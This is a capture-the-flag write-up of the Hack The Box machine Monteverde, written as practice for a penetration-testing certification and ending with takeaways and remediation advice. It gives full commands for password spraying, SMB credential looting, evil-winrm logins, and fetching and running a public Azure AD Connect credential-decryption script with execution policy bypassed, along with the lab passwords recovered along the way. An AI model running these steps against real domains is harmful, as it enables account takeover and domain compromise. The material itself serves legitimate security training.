Monteverde writeup
Box name: Monteverde
Difficulty: Medium
OS: Windows
Overview: Monteverde is a Medium Windows machine that features Azure AD Connect. The domain is enumerated and a user list is created. Through password spraying, the SABatchJobs service account is found to have the username as a password. Using this service account, it is possible to enumerate SMB Shares on the system, and the $users share is found to be world-readable. An XML file used for an Azure AD account is found within a user folder and contains a password. Due to password reuse, we can connect to the domain controller as mhope using WinRM. Enumeration shows that Azure AD Connect is installed. It is possible to extract the credentials for the account that replicates the directory changes to Azure (in this case the default domain administrator).
Link: https://app.hackthebox.com/machines/Monteverde?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.228.111
Ran rustscan against the machine.
rustscan -a 10.129.228.111 –ulimit 5000 -b 2000 — -A -Pn

I knew it’d be an AD machine considering I’m doing this as practice for PNPT. Domain is MEGABANK.LOCAL according to the scan. Lldap usually does my wonders so I tried that first.
ldapsearch -x -H ldap://10.129.228.111:389 -b “dc=MEGABANK,dc=local”
And it did give me a bunch of information. One thing that is interesting is Azure Admins.

Other groups show potentially that this is using ADSync such as ADSyncPasswordSet, ADSyncBrowse, etc. I have some familiarity as some of my clients use this. There is also a ADsync service account and a SQL database is appears.

Created a list of all the users in users.txt. I tried a bunch of different enumeration, password bruteforcing, etc and what worked was attempting to use the username as the password in a spray.
crackmapexec smb 10.129.228.111 -u users.txt -p users.txt –no-bruteforce –continue-on-success

SABatchJobs:SABatchJobs

Did more enumeration with these credentials. What is most interesting is a file share I found called azure_uploads.
crackmapexec smb 10.129.228.111 -u ‘SABatchJobs’ -p ‘SABatchJobs’ –shares
smbclient //10.129.228.111/azure_uploads -U SABatchJobs

Unfortunately that had nothing. Checked out the users directory next.
smbclient //10.129.228.111/users$ -U SABatchJobs

Checked all the directories out. Only mhope had a file azure.xml. Grabbed that.

Read that and we got some credentials.

mhope:4n0therD4y@n0th3r$
Checked out shares again.
crackmapexec smb 10.129.228.111 -u ‘mhope’ -p ‘4n0therD4y@n0th3r$’ –shares


Nothing new from what I could see. Evil-winrmed into the device and got user.txt.
Started bloodhound and ran bloodhound python to get information so we can find an avenue of attack.
bloodhound-python -u ‘mhope’ -p ‘4n0therD4y@n0th3r$’ -d MEGABANK.local -ns 10.129.228.111 -c All –zip
Uploaded the output. Ran some queries for a while but I could not find any path suitable for us. Got a shell again with Evil-winrm and uploaded winPEAS. Ran that. Everything is just pointing to Azure AD Connect.

After having some issues with finding how to extract it I asked Claude and it told me about a XPN’s script.
wget https://gist.githubusercontent.com/xpn/0dc393e944d8733e3c63023968583545/raw -O azuread_decrypt_msol.ps1
Had to edit the script so it points to the proper database as the original script points to a local db.
powershell -ep bypass -c “. .\azuread_decrypt_msol.ps1”

And we get the token.
administrator:d0m@in4dminyeah!

I was then able to evil-winrm in with these credentials successfully and got root.txt.
evil-winrm -i 10.129.228.111 -u ‘administrator’ -p ‘d0m@in4dminyeah!’

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with the domain MEGABANK.LOCAL. Ran an anonymous LDAP search and retrieved a large amount of domain information including user accounts, groups, and indications of Azure AD Connect through group names such as ADSyncPasswordSet and ADSyncBrowse. Built a full user list from the LDAP output.
rustscan -a 10.129.228.111 –ulimit 5000 -b 2000 — -A -Pn ldapsearch -x -H ldap://10.129.228.111:389 -b “dc=MEGABANK,dc=local”
2 – Password spray with username as password Tried various enumeration and brute force approaches with no success. Sprayed the user list against itself using CrackMapExec with the username as the password for each account. SABatchJobs authenticated successfully.
crackmapexec smb 10.129.228.111 -u users.txt -p users.txt –no-bruteforce –continue-on-success
Credentials recovered: SABatchJobs:SABatchJobs
3 – SMB enumeration and credential discovery Enumerated SMB shares with the SABatchJobs credentials and found azure_uploads and users$ shares. The azure_uploads share was empty. The users$ share was world-readable and contained a directory for mhope with an azure.xml file. Read the file and recovered plaintext credentials.
smbclient //10.129.228.111/users$ -U SABatchJobs
Credentials recovered: mhope:4n0therD4y@n0th3r$
4 – WinRM access and user flag Authenticated via evil-winrm as mhope and retrieved user.txt.
evil-winrm -i 10.129.228.111 -u mhope -p ‘4n0therD4y@n0th3r$’
5 – Privilege Escalation – Azure AD Connect credential extraction Ran BloodHound and WinPEAS both pointing to Azure AD Connect as the escalation path. Used XPN’s public PowerShell script to extract the MSOL service account credentials from the Azure AD Connect database, modifying the script to point to the correct local database path. Recovered the domain administrator password used by the ADSync service account for directory replication.
powershell -ep bypass -c “. .\azuread_decrypt_msol.ps1”
Credentials recovered: administrator:d0m@in4dminyeah!
6 – Domain Administrator access Authenticated via evil-winrm as Administrator and retrieved root.txt.
evil-winrm -i 10.129.228.111 -u ‘administrator’ -p ‘d0m@in4dminyeah!’
Key Takeaways
- Anonymous LDAP bind exposing full domain enumeration – The domain controller allowed unauthenticated LDAP queries returning all domain users, groups, and service account information including Azure AD Connect group membership. Anonymous LDAP bind must be disabled and LDAP signing and channel binding must be enforced on all domain controllers.
- Service account using username as password – SABatchJobs was configured with its own username as its password, which is trivially discovered through a username-as-password spray. Service accounts must use long randomly generated passwords managed through a PAM solution and must never use predictable values derived from the account name.
- Plaintext credentials stored in an SMB-accessible XML file – The azure.xml file in mhope’s user directory on the users$ share contained plaintext credentials. Sensitive configuration files containing credentials must never be stored on SMB shares and must be access-controlled to only the owning user or service.
- World-readable users$ share – The users$ share was readable by the SABatchJobs service account, exposing all user home directories and their contents. SMB shares must be restricted to only the users who have an operational requirement to access them and must never be world-readable.
- Azure AD Connect storing recoverable administrator credentials – The Azure AD Connect MSOL service account credentials were stored in a local database in a recoverable form, and the script to decrypt them is publicly available. Any account with local access to the Azure AD Connect server can extract domain administrator credentials. Azure AD Connect servers must be treated as tier-0 assets with the same controls as domain controllers.
Remediation
[Immediate] Disable anonymous LDAP bind Configure all domain controllers to require authentication for LDAP queries. Enforce LDAP signing and channel binding via Group Policy and set dsHeuristics to disable anonymous access. This prevents unauthenticated enumeration of users, groups, and service account details.
[Immediate] Rotate SABatchJobs and all other service account passwords Rotate the SABatchJobs password immediately to a randomly generated string of at least 25 characters. Audit all service accounts for username-as-password or other predictable credential patterns and force resets. Deploy Group Managed Service Accounts for all service accounts to automate password management.
[Immediate] Remove the azure.xml file and rotate mhope’s credentials Delete the azure.xml file from the SMB share immediately and rotate the mhope account password. Audit all user directories on all SMB shares for files containing credential material and remove any findings. Implement a DLP control to detect credential patterns in files written to shared locations.
[Immediate] Restrict the users$ share permissions Remove world-readable access from the users$ share. Each user directory must be accessible only to the owning user and domain administrators. Audit all SMB share permissions across the environment and apply the principle of least privilege to all share ACLs.
[Immediate] Treat the Azure AD Connect server as a tier-0 asset Apply domain controller level access controls to the Azure AD Connect server. Restrict local logon and remote management to dedicated tier-0 administrator accounts only. Monitor all access to the Azure AD Connect database and alert on any script or process attempting to read MSOL credentials. Rotate the MSOL service account password immediately using the documented Microsoft procedure.
[Long-term] Implement tiered Active Directory administration and Azure AD Connect hardening Adopt a tiered AD model ensuring Azure AD Connect servers are in tier-0 alongside domain controllers. Define a hardening standard covering LDAP security, share permissions, service account credential management, and Azure AD Connect access controls. Include Azure AD Connect infrastructure in the regular penetration testing scope and deploy BloodHound continuously to monitor for new privilege escalation paths.


Leave a Reply